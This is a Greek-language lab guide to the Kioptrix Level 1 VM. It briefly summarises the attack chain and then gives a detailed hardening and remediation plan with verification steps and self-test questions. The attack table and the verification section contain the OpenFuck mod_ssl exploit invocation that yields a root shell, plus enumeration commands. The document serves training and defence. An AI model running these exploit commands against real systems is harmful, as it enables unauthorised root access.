Στάδιο	Εργαλείο / Τεχνική	Αποτέλεσμα
Discovery	`netdiscover`	Εντοπισμός στόχου (`192.168.1.106`)
Scanning	`nmap -sV -A`	Θύρες 22/80/111/139/443/32768, Apache 1.3.20 + mod_ssl 2.8.4
Enumeration	`enum4linux`, `rpcclient`, `dirb`	Null session, web server = rabbit hole
Vuln analysis	`searchsploit mod_ssl 2.8`	CVE-2002-0082 (`764.c` / OpenFuck)
Exploit prep	`libssl-dev`, patch headers + wget URL, `gcc -lcrypto`	Λειτουργικό εκτελέσιμο `OpenFuck`
Exploitation	`./OpenFuck 0x6b <ip> -c 50`	**Root shell** (`uid=0`)

Μέτρα Αποκατάστασης (Hardening)

Αδυναμία	Αντίμετρο
Ευπαθές `mod_ssl 2.8.4` / `OpenSSL 0.9.6b`	Αναβάθμιση σε υποστηριζόμενες εκδόσεις, τακτικό patch management
Παρωχημένο λειτουργικό (Red Hat, kernel 2.4)	Αντικατάσταση με υποστηριζόμενη διανομή, απόσυρση end-of-life συστημάτων
Samba με null session & παλιά έκδοση	Αναβάθμιση Samba, `restrict anonymous`, αφαίρεση περιττού SMB
Έκθεση περιττών υπηρεσιών (rpcbind, status)	Αρχή ελάχιστης επιφάνειας, firewall, απενεργοποίηση αχρησιμοποίητων services
Αποκάλυψη εκδόσεων στα banners	Απόκρυψη/ελαχιστοποίηση banners (`ServerTokens Prod`, `ServerSignature Off`)

Βασικά «take-aways»

- Σκέψου σαν pentester: **ψάξε αδυναμίες στις υπηρεσίες, όχι flags**.
- Η **ακριβής έκδοση** μιας υπηρεσίας (banner) είναι συχνά όλο κι όλο που χρειάζεται για να βρεις το exploit.
- Μην παγιδεύεσαι σε **rabbit holes** — ο web server εδώ είναι καθαρό δόλωμα.
- Τα παλιά exploits **δουλεύουν**, αρκεί να ξέρεις να τα **επικαιροποιείς και να τα μεταγλωττίζεις** — η πιο μεταφέρσιμη δεξιότητα αυτού του lab.
- Σχεδόν πάντα υπάρχει **περισσότερος από ένας** δρόμος προς το root.

Kioptrix: Level 1 — Εγχειρίδιο Θωράκισης (Hardening & Remediation Guide)

Το README.md έδειξε **πώς** παραβιάστηκε το Kioptrix 1. Αυτό το εγχειρίδιο εξηγεί **γιατί** ήταν δυνατή κάθε παραβίαση και **πώς** τη διορθώνουμε, μόνο με ρυθμίσεις, αναβαθμίσεις και αλλαγές δικαιωμάτων στο ίδιο το σύστημα.

Η λογική του εγχειριδίου είναι η εξής: κάθε βήμα της επίθεσης άνοιξε επειδή υπήρχε **ένα λάθος στις ρυθμίσεις** ή **ένα μη ενημερωμένο πακέτο**. Αν διορθώσουμε τη ρίζα, το αντίστοιχο βήμα δεν γίνεται. Αν διορθώσουμε **περισσότερα από ένα** προβλήματα στην ίδια αλυσίδα, η επίθεση σταματά ακόμη κι αν μία διόρθωση αποτύχει. Αυτό λέγεται **Άμυνα σε Βάθος (Defense in Depth)**.

> ⚠️ **Πριν ξεκινήσετε:** πάρτε **snapshot** της VM (βλ. εργαστήριο 00). Έτσι μπορείτε να επιστρέψετε στην ευάλωτη κατάσταση, να ξανατρέξετε την επίθεση και να δείτε ότι πλέον αποτυγχάνει. Αυτή η σύγκριση «πριν/μετά» είναι το πιο χρήσιμο κομμάτι της άσκησης.
>
> ℹ️ Όλες οι εντολές εκτελούνται **στη μηχανή Kioptrix** ως `root`. Το σύστημα είναι **Red Hat Linux 7.2** (kernel 2.4, χωρίς `systemd`): χρησιμοποιεί `service`, `chkconfig`, `rpm` και `iptables`. Οι IP διευθύνσεις είναι ενδεικτικές.

Περιεχόμενα

1. Χάρτης: Επίθεση → Αιτία → Διόρθωση
2. Απογραφή του συστήματος
3. Αναβάθμιση λειτουργικού και πακέτων (mod_ssl / OpenSSL / Samba)
4. Ελαχιστοποίηση επιφάνειας επίθεσης: υπηρεσίες & firewall
5. Θωράκιση Samba (null session, trans2open)
6. Θωράκιση Apache & mod_ssl (banners, listing, TLS)
7. Θωράκιση SSH (OpenSSH 2.9, protocol 1)
8. Επαλήθευση: ξανατρέχουμε την επίθεση
9. Λίστα ελέγχου & ερωτήσεις αυτοελέγχου

---

1. Χάρτης: Επίθεση → Αιτία → Διόρθωση

Βήμα επίθεσης (README)	Τι εκμεταλλεύτηκε ο επιτιθέμενος	Ρίζα του προβλήματος	Διόρθωση (ενότητα)
1. `nmap`	Θύρες 22, 80, 111, 139, 443, 32768 ανοιχτές προς όλους	Περιττές υπηρεσίες, κανένα firewall	§4
2. `enum4linux` / `rpcclient`	Null session στον Samba	`restrict anonymous` ανενεργό	§5
3. `dirb` στον web server	Default σελίδα & τυπικοί κατάλογοι Apache	Περιττά modules/αρχεία, δυνατό listing	§6
4. `searchsploit mod_ssl 2.8`	`mod_ssl 2.8.4 < 2.8.7` (CVE-2002-0082)	**Μη ενημερωμένο mod_ssl / OpenSSL**	§3
5. `OpenFuck` → **root**	Remote heap overflow στο SSL handshake	Ευάλωτη έκδοση εκτεθειμένη στο δίκτυο	§3, §4, §6
5β. `trans2open` (εναλλακτικό)	`Samba < 2.2.8a` (CVE-2003-0201)	**Μη ενημερωμένος Samba**	§3, §5
—	Banners αποκαλύπτουν `Apache/1.3.20`, `mod_ssl/2.8.4`	`ServerTokens Full`	§6
—	`ptrace` /kmod local privesc (δεύτερο στάδιο)	**Παρωχημένος πυρήνας 2.4**	§3

> 💡 Σε αντίθεση με πολλά CTF, εδώ το κεντρικό πρόβλημα **δεν** είναι ένα misconfiguration αλλά **μη ενημερωμένο λογισμικό**: ένα δημόσια γνωστό CVE σε `mod_ssl`. Η πιο φθηνή άμυνα είναι επίσης η πιο βαρετή — **patch management**.

---

2. Απογραφή του συστήματος

Δεν μπορούμε να προστατέψουμε κάτι που δεν ξέρουμε ότι υπάρχει. Ο διαχειριστής ξεκινά με την ίδια ερώτηση που έκανε ο επιτιθέμενος: **τι τρέχει σε αυτό το μηχάνημα;**

```
# Ποια διανομή και πυρήνας;
cat /etc/redhat-release
uname -r

# Ποιες υπηρεσίες ακούνε σε θύρες δικτύου;
netstat -tulpn          # (το ss δεν υπάρχει σε αυτή την εποχή)

# Ποιες εκδόσεις έχουν τα κρίσιμα πακέτα;
rpm -q httpd mod_ssl openssl samba openssh-server kernel
```

- `cat /etc/redhat-release`: εδώ δείχνει **Red Hat Linux 7.2**, έκδοση χωρίς καμία υποστήριξη από το ~2004.
- `uname -r`: πυρήνας **2.4.x** — γνωστές ευπάθειες τοπικής κλιμάκωσης (π.χ. `ptrace`), που χρησιμοποιεί το δεύτερο στάδιο του exploit.
- `netstat -tulpn`: το ίδιο που βλέπει το `nmap`, αλλά **από μέσα**. Οι σημαίες: `-t` TCP, `-u` UDP, `-l` μόνο listening, `-p` ποια διεργασία, `-n` αριθμοί.
- `rpm -q`: οι ακριβείς εκδόσεις. Συγκρίνετέ τες με τα δημόσια CVE — αυτό ακριβώς κάνει κι ένας επιτιθέμενος.

Κοιτάξτε τη στήλη `Local Address`:

Τιμή	Σημασία
`0.0.0.0:443` ή `*:443`	Ακούει σε **όλες** τις διεπαφές, προσβάσιμο από το δίκτυο (εδώ το ευάλωτο mod_ssl)
`127.0.0.1:xxxx`	Ακούει **μόνο τοπικά**, δεν φαίνεται από έξω

Καταγράψτε τα αποτελέσματα. Θα τα συγκρίνετε με την κατάσταση μετά τη θωράκιση.

---

3. Αναβάθμιση λειτουργικού και πακέτων

3.1 Γιατί έχει σημασία

Το `searchsploit` αντιστοίχισε την **ακριβή έκδοση** `mod_ssl/2.8.4` με το CVE-2002-0082 και επέστρεψε έτοιμο exploit. Το ίδιο ισχύει για τον Samba και τον πυρήνα. **Μια γνωστή ευπάθεια σε παλιό λογισμικό είναι ο πιο φθηνός τρόπος παραβίασης**, γιατί ο κώδικας εκμετάλλευσης υπάρχει ήδη δημόσια και χρειάζεται μόνο... επανα-μεταγλώττιση.

Στοιχείο στόχου	Κατάσταση
Red Hat Linux 7.2 (kernel 2.4)	**Τέλος υποστήριξης** εδώ και δεκαετίες — καμία διόρθωση ασφαλείας
`mod_ssl 2.8.4` / `OpenSSL 0.9.6b`	Ευάλωτα (CVE-2002-0082) — απαιτείται `≥ 2.8.7`
`Samba < 2.2.8a`	Ευάλωτο σε trans2open (CVE-2003-0201)
`Apache 1.3.20`	End-of-life, η σειρά 1.3 δεν συντηρείται πλέον

3.2 Άμεση διόρθωση εντός της ίδιας έκδοσης (επείγον patch)

Για τη συγκεκριμένη ευπάθεια, η άμεση ενέργεια είναι η **ενημέρωση του mod_ssl/OpenSSL** στις τελευταίες διαθέσιμες εκδόσεις errata της διανομής:

```
# Ιστορικά με το εργαλείο της Red Hat (απαιτεί έγκυρα αποθετήρια/errata)
up2date -u mod_ssl openssl

# Ή απευθείας με το errata RPM (όταν τα repos είναι offline, όπως σήμερα)
rpm -Uvh mod_ssl-2.8.7-*.i386.rpm openssl-0.9.6b-*.i386.rpm
service httpd restart
```

- Στόχος: `mod_ssl ≥ 2.8.7`, που κλείνει το heap overflow του `OpenFuck`.
- Επειδή τα επίσημα αποθετήρια του RH 7.2 είναι πλέον ανενεργά, στην πράξη η ενημέρωση εντός της έκδοσης είναι **ημίμετρο**: καλύπτει αυτή τη μία ευπάθεια, όχι όσες εντοπίστηκαν αργότερα.

3.3 Η πραγματική λύση: μετάβαση σε υποστηριζόμενο σύστημα

Ένα σύστημα RH 7.2 με πυρήνα 2.4 είναι **μη επιδιορθώσιμο στην ουσία**: ακόμη κι αν μπαλώσουμε το mod_ssl, παραμένουν ο ευάλωτος πυρήνας (τοπική κλιμάκωση μέσω `ptrace`) και δεκάδες άλλα EOL πακέτα. Η ορθή απόφαση σε παραγωγή είναι **νέα εγκατάσταση** σε σύγχρονη, υποστηριζόμενη διανομή (π.χ. RHEL/Rocky/Alma 9, Debian 12/13) και **μεταφορά μόνο των δεδομένων** (αρχεία site, database dump) — ποτέ του παλιού λειτουργικού αυτούσιου.

3.4 Αυτόματες ενημερώσεις ασφαλείας (σε υποστηριζόμενο σύστημα)

Σε σύγχρονο RHEL-family:

```
dnf install dnf-automatic
systemctl enable --now dnf-automatic-install.timer
```

Το κενό μεταξύ «δημοσίευσης διόρθωσης» και «εφαρμογής της» μειώνεται από μήνες σε ώρες — που είναι ακριβώς το παράθυρο που εκμεταλλεύεται ένας επιτιθέμενος.

---

4. Ελαχιστοποίηση επιφάνειας επίθεσης

Το `nmap` βρήκε **έξι** ανοιχτές θύρες. Οι περισσότερες δεν χρειάζονται. Κάθε υπηρεσία που δεν ακούει είναι μια ευπάθεια που δεν μπορεί να εκμεταλλευτεί κανείς.

4.1 Απενεργοποίηση περιττών RPC υπηρεσιών (θύρες 111 & 32768)

Το `portmap` (111) και το `rpc.statd` (32768) σπάνια χρειάζονται χωρίς NFS:

```
# Βεβαιωνόμαστε ότι δεν υπάρχουν NFS mounts που τα χρειάζονται
cat /etc/exports ; mount | grep nfs

# Απενεργοποίηση σε όλα τα runlevels (RH 7.2 / SysV init)
chkconfig portmap off
chkconfig nfslock off          # ο daemon του rpc.statd
service portmap stop
service nfslock stop
```

4.2 Απενεργοποίηση του HTTPS αν δεν χρησιμοποιείται (θύρα 443)

Το ευάλωτο σημείο ήταν το **mod_ssl**. Αν ο ιστότοπος δεν χρειάζεται TLS (ή το τερματίζει αλλού), η απλούστερη άμυνα είναι να μη φορτώνεται καθόλου:

```
# Στο httpd.conf / ssl.conf: σχολιάζουμε τη φόρτωση του module και τον VirtualHost:443
#   #LoadModule ssl_module    modules/libssl.so
#   #AddModule   mod_ssl.c
service httpd restart
```

> Αν το TLS **είναι** απαραίτητο, δεν το σβήνουμε — το **ενημερώνουμε** (§3) και το ρυθμίζουμε σωστά (§6.4). Η απενεργοποίηση είναι επιλογή μόνο όταν η υπηρεσία είναι περιττή.

4.3 Firewall με πολιτική «απαγόρευση εκτός αν επιτρέπεται»

Με `iptables`, default-deny στην είσοδο και ρητό whitelisting μόνο του απολύτως αναγκαίου:

```
iptables -F
iptables -P INPUT   DROP
iptables -P FORWARD DROP
iptables -P OUTPUT  ACCEPT

iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# HTTP προς όλους (αν πρέπει να είναι δημόσιος ο web server)
iptables -A INPUT -p tcp --dport 80 -j ACCEPT

# SSH ΜΟΝΟ από το υποδίκτυο διαχείρισης, όχι από παντού
iptables -A INPUT -p tcp -s 192.168.1.0/24 --dport 22 -j ACCEPT

service iptables save        # persist στο /etc/sysconfig/iptables
```

Αποτέλεσμα: ακόμη κι αν κάποια ευάλωτη υπηρεσία μείνει ενεργή, **δεν είναι προσβάσιμη** από το δίκτυο επίθεσης.

---

5. Θωράκιση Samba

5.1 Τι πήγε στραβά

Το `enum4linux` συνδέθηκε με **null session** (κενό όνομα/κωδικό) και ο Samba ήταν μιας έκδοσης ευάλωτης στο **trans2open** (CVE-2003-0201) — ένα εναλλακτικό μονοπάτι προς root εντελώς ανεξάρτητο από το mod_ssl.

5.2 Κλείσιμο του null session & περιορισμός πρόσβασης

Στο `/etc/samba/smb.conf`, στην ενότητα `[global]`:

```
[global]
   restrict anonymous = 2
   # Δέσιμο μόνο στις απαραίτητες διεπαφές, όχι σε όλες
   interfaces = 192.168.1.10/24
   bind interfaces only = yes
   # Μόνο το δίκτυο διαχείρισης επιτρέπεται
   hosts allow = 192.168.1.
   hosts deny  = 0.0.0.0/0
   # Μην διαφημίζεις την έκδοση
   server string =
```

```
testparm                # έλεγχος σύνταξης του smb.conf
service smb restart
```

5.3 Αναβάθμιση του Samba

Η ρύθμιση περιορίζει την πρόσβαση, αλλά η **ρίζα** του trans2open είναι η παλιά έκδοση. Αναβαθμίζουμε σε `≥ 2.2.8a` (ιδανικά σε σύγχρονη σειρά 4.x μετά τη μετάβαση της §3):

```
rpm -Uvh samba-2.2.8a-*.i386.rpm
service smb restart
```

> Αν ο ρόλος file-sharing **δεν** χρειάζεται καθόλου σε αυτό το μηχάνημα, η καλύτερη θωράκιση είναι η πλήρης απεγκατάσταση: `chkconfig smb off && service smb stop`.

---

6. Θωράκιση Apache & mod_ssl

6.1 Απόκρυψη εκδόσεων (banners)

Το `nmap` διάβασε απευθείας `Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b` — και αυτό ακριβώς οδήγησε στο exploit. Στο `httpd.conf`:

```
ServerTokens ProductOnly
ServerSignature Off
```

- `ServerTokens ProductOnly`: το banner γίνεται απλώς `Apache`, χωρίς εκδόσεις modules.
- `ServerSignature Off`: αφαιρεί την υπογραφή εκδόσεων από τις σελίδες σφάλματος (404/403).

> ⚠️ Αυτό **δεν** διορθώνει την ευπάθεια — απλώς δυσκολεύει την αναγνώρισή της. Είναι συμπληρωματικό του patch (§3), ποτέ υποκατάστατο.

6.2 Απενεργοποίηση Directory Listing & περιττών modules

```
<Directory />
    Options -Indexes -FollowSymLinks
    AllowOverride None
</Directory>
```

Αφαιρούμε επίσης modules που δεν χρησιμοποιούνται (π.χ. `mod_autoindex`, `mod_userdir`, το `/manual`, `/mrtg`, `/usage` που εντόπισε το `dirb`), ώστε να μικρύνει η επιφάνεια και να μη διαρρέουν πληροφορίες.

6.3 Αφαίρεση της προεπιλεγμένης σελίδας & των demo περιεχομένων

Η default «Test Page» του Apache μαρτυρά αδιαμόρφωτο server. Αντικαταστήστε το web root με το πραγματικό περιεχόμενο (ή ένα κενό `index.html`) και σβήστε τα δείγματα:

```
rm -rf /var/www/html/manual /var/www/mrtg /var/www/usage
```

6.4 Σωστή ρύθμιση TLS (αν το HTTPS παραμένει)

Μετά το patch του mod_ssl, απενεργοποιήστε τα ξεπερασμένα πρωτόκολλα/κρυπτογραφήματα στο `ssl.conf`:

```
SSLProtocol all -SSLv2 -SSLv3
SSLCipherSuite HIGH:!aNULL:!MD5:!RC4
```

- Ο `OpenFuck` εκμεταλλεύεται το **SSLv2 handshake** — η ρητή απενεργοποίηση του `SSLv2` κλείνει και αυτό το κανάλι.

---

7. Θωράκιση SSH

7.1 Τι πήγε στραβά

Η θύρα 22 εξέθετε **OpenSSH 2.9p2** με υποστήριξη **protocol 1** — ένα κρυπτογραφικά σπασμένο πρωτόκολλο. Παρότι δεν ήταν το μονοπάτι της επίθεσης εδώ, είναι σοβαρή εκτεθειμένη αδυναμία.

7.2 Ρύθμιση του `sshd_config`

Στο `/etc/ssh/sshd_config`:

```
Protocol 2
PermitRootLogin no
PasswordAuthentication no
PubkeyAuthentication yes
MaxAuthTries 3
AllowUsers admin
```

```
service sshd restart
```

- `Protocol 2`: απενεργοποιεί το ευάλωτο SSH protocol 1.
- `PermitRootLogin no`: ο `root` δεν συνδέεται απευθείας — πρώτα απλός χρήστης, μετά `su` / `sudo`.
- `PasswordAuthentication no` + κλειδιά: εξαλείφει το brute-force κωδικών.

7.3 Αναβάθμιση του OpenSSH

Όπως και με το mod_ssl, η πραγματική λύση είναι η αναβάθμιση σε σύγχρονη έκδοση OpenSSH (μέρος της μετάβασης της §3), που δεν υποστηρίζει καν το protocol 1 και έχει ασφαλείς προεπιλογές.

---

8. Επαλήθευση

Μια διόρθωση δεν θεωρείται ολοκληρωμένη μέχρι να **αποδειχτεί** ότι η επίθεση αποτυγχάνει. Από το Kali, επαναλαμβάνουμε κάθε βήμα:

```
# 1. Σάρωση: πρέπει να φαίνεται μόνο το 80 (και το 22 μόνο από το δίκτυο διαχείρισης)
nmap -sV -p- <KIOPTRIX_IP>

# 2. Banner: δεν πρέπει να αποκαλύπτει έκδοση mod_ssl
curl -sI http://<KIOPTRIX_IP>/ | grep -i server

# 3. Null session: πρέπει να απορρίπτεται
enum4linux -a <KIOPTRIX_IP>
rpcclient -U "" -N <KIOPTRIX_IP>          # → NT_STATUS_ACCESS_DENIED

# 4. Το mod_ssl exploit: πρέπει να αποτυγχάνει (patched ή κλειστή 443)
./OpenFuck 0x6b <KIOPTRIX_IP> -c 50       # → δεν spawn-άρει shell

# 5. SSH protocol 1: πρέπει να απορρίπτεται
ssh -1 admin@<KIOPTRIX_IP>                # → Protocol major versions differ
```

Στο **Kioptrix**:

```
# 6. Οι RPC υπηρεσίες δεν τρέχουν πλέον
chkconfig --list portmap nfslock
netstat -tulpn | egrep '111|32768'        # → κενό

# 7. Οι κρίσιμες εκδόσεις ενημερώθηκαν
rpm -q mod_ssl samba openssh-server        # → mod_ssl ≥ 2.8.7, samba ≥ 2.2.8a

# 8. Το firewall είναι ενεργό με default deny
iptables -L INPUT -n --line-numbers
```

Καταγράψτε τα αποτελέσματα σε πίνακα «Πριν / Μετά». Αυτός ο πίνακας είναι το βασικό παραδοτέο μιας αναφοράς αποκατάστασης.

---

9. Λίστα ελέγχου & ερωτήσεις αυτοελέγχου

9.1 Λίστα ελέγχου

- [ ] Snapshot πριν τις αλλαγές

- [ ] `mod_ssl ≥ 2.8.7` / `OpenSSL` ενημερωμένο (ή κλειστή η 443) — σχέδιο μετάβασης σε υποστηριζόμενο σύστημα
- [ ] `Samba ≥ 2.2.8a` (ή απεγκατεστημένος)
- [ ] `portmap` / `nfslock` απενεργοποιημένα, firewall `default deny`, SSH μόνο από δίκτυο διαχείρισης
- [ ] `restrict anonymous = 2`, `hosts allow`, `bind interfaces only` στον Samba
- [ ] `ServerTokens ProductOnly`, `ServerSignature Off`, `Options -Indexes`
- [ ] Default Apache page & demo κατάλογοι (`manual`, `mrtg`, `usage`) αφαιρέθηκαν
- [ ] `SSLProtocol -SSLv2 -SSLv3` (αν παραμένει το TLS)
- [ ] SSH: `Protocol 2`, `PermitRootLogin no`, `PasswordAuthentication no`, `MaxAuthTries 3`, `AllowUsers`
- [ ] Επαλήθευση όλων των βημάτων της §8

9.2 Ερωτήσεις αυτοελέγχου

1. Γιατί η απόκρυψη της έκδοσης (`ServerTokens ProductOnly`) **δεν** θεωρείται διόρθωση ευπάθειας; Τι προσφέρει τελικά;
2. Το Kioptrix 1 λύνεται με **δύο** ανεξάρτητα μονοπάτια (mod_ssl και Samba). Ποια ενιαία ενέργεια αυτού του εγχειριδίου κλείνει **και τα δύο** ταυτόχρονα, και γιατί;
3. Γιατί το patch του `mod_ssl` από μόνο του **δεν** καθιστά το σύστημα ασφαλές; Ποιο στοιχείο παραμένει ευάλωτο και σε ποια φάση της επίθεσης χρησιμοποιείται;
4. Εξηγήστε πώς ένα firewall `default deny` θα είχε αποτρέψει την επίθεση **χωρίς** καμία αναβάθμιση λογισμικού. Ποιο είναι το μειονέκτημα του να βασίζεσαι μόνο σε αυτό;
5. Ποια είναι η διαφορά μεταξύ του να **απενεργοποιήσεις** (`chkconfig off`) μια υπηρεσία και του να την **απεγκαταστήσεις** (`rpm -e`); Πότε προτιμάς το καθένα;
6. Γιατί η «ενημέρωση εντός της ίδιας έκδοσης» (§3.2) χαρακτηρίζεται ημίμετρο για ένα σύστημα end-of-life; Τι ακριβώς δεν καλύπτει;
7. Ο `OpenFuck` εκμεταλλεύεται το SSLv2 handshake. Πέρα από το patch, ποια **δύο** ανεξάρτητα μέτρα αυτού του εγχειριδίου θα εμπόδιζαν, το καθένα μόνο του, την εκτέλεσή του;

Ενδεικτικές απαντήσεις

1. Κρύβει μόνο την **έκδοση** στα HTTP headers, δεν διορθώνει καμία ευπάθεια — η υπηρεσία παραμένει εξίσου ευάλωτη. Προσφέρει λίγη μείωση **information disclosure** (δυσκολεύει τη γρήγορη αντιστοίχιση έκδοση→CVE), αλλά ο επιτιθέμενος μπορεί να ανιχνεύσει την ευπάθεια με άλλους τρόπους (banner της mod_ssl, συμπεριφορά). Η πραγματική διόρθωση είναι το patch/αναβάθμιση.
2. Ένα **host-based firewall με** `default deny` (π.χ. iptables) που επιτρέπει μόνο ό,τι χρειάζεται, κλείνει **και τα δύο** μονοπάτια ταυτόχρονα: μπλοκάρει την πρόσβαση στη θύρα 443 (mod_ssl/HTTPS) **και** στις 139/445 (Samba) από μη εξουσιοδοτημένα δίκτυα, χωρίς να μπαλωθεί η κάθε υπηρεσία. Κόβει το κοινό **attack vector (δικτυακή προσβασιμότητα)**.
3. Το patch του mod_ssl κλείνει μόνο το **ένα** μονοπάτι initial access (CVE-2002-0082). Παραμένει ευάλωτο το **Samba (CVE-2003-0201, trans2open)**, που χρησιμοποιείται ως εναλλακτικό μονοπάτι **αρχικής πρόσβασης/RCE**. Ο επιτιθέμενος απλώς αλλάζει διαδρομή — χρειάζεται να

μπαλωθούν/κλείσουν **όλες** οι εκτεθειμένες ευάλωτες υπηρεσίες.

4. Ένα `default deny` firewall επιτρέπει μόνο εγκεκριμένες θύρες/πηγές, αν οι ευάλωτες υπηρεσίες (443, 139/445) δεν είναι προσβάσιμες, το exploit **δεν φτάνει** καν στην ευπάθεια — χωρίς καμία αναβάθμιση. Μειονέκτημα: είναι **αντιμετώπιση συμπτώματος, όχι αιτίας** — η ευπάθεια υπάρχει ακόμη και θα εκμεταλλευτεί αν ανοίξει η θύρα, αλλάξει το rule ή η επίθεση έρθει από επιτρεπόμενο/εσωτερικό δίκτυο (άρα defense in depth, όχι μοναδικό μέτρο).
5. Το `chkconfig off` **απενεργοποιεί** την αυτόματη εκκίνηση αλλά το λογισμικό **παραμένει εγκατεστημένο** (μπορεί να ξαναξεκινήσει χειροκίνητα ή από ενημέρωση). Το `rpm -e` **απεγκαθιστά** εντελώς το πακέτο — η ευπάθεια φεύγει από τον δίσκο. Προτιμάς `chkconfig off` όταν ίσως χρειαστείς την υπηρεσία αργότερα ή υπάρχουν εξαρτήσεις, `rpm -e` όταν δεν χρειάζεται καθόλου (μείωση attack surface — το καλύτερο για μη αναγκαία ευάλωτα στοιχεία).
6. Σε end-of-life σύστημα, ενημέρωση εντός της ίδιας (παρωχημένης) έκδοσης φέρνει μόνο όσα backports υπάρχουν — αλλά για EOL **δεν κυκλοφορούν πια security patches**, οπότε νέες/γνωστές ευπάθειες μένουν αδιόρθωτες. Δεν καλύπτει kernel/βιβλιοθήκες που θέλουν νεότερη major έκδοση, ούτε CVE που διορθώθηκαν μόνο σε υποστηριζόμενες εκδόσεις. Η πραγματική λύση είναι **αναβάθμιση σε υποστηριζόμενη έκδοση** του λειτουργικού.
7. (1) **Απενεργοποίηση του SSLv2** (π.χ. `SSLProtocol -ALL +TLSv1`, αφαίρεση SSLv2 ciphers) — ο OpenFuck χρειάζεται το SSLv2 handshake, που πλέον δεν προσφέρεται, άρα αποτυγχάνει χωρίς αλλαγή του ευάλωτου binary. (2) **Firewall `default deny` / κλείσιμο της 443** (ή πρόσβαση μόνο από δίκτυο διαχείρισης) — το exploit δεν φτάνει στην υπηρεσία. (Εναλλακτικά: απενεργοποίηση/αφαίρεση του mod_ssl αν δεν χρειάζεται HTTPS.)

Πηγές

- CVE-2002-0082 — Apache mod_ssl buffer overflow
- CVE-2003-0201 — Samba trans2open buffer overflow
- Apache HTTP Server — Security Tips
- Samba — smb.conf(5)
- OpenSSH — sshd_config(5)
- Red Hat — Security Hardening Guide
- CIS Benchmarks — Linux / Apache HTTP Server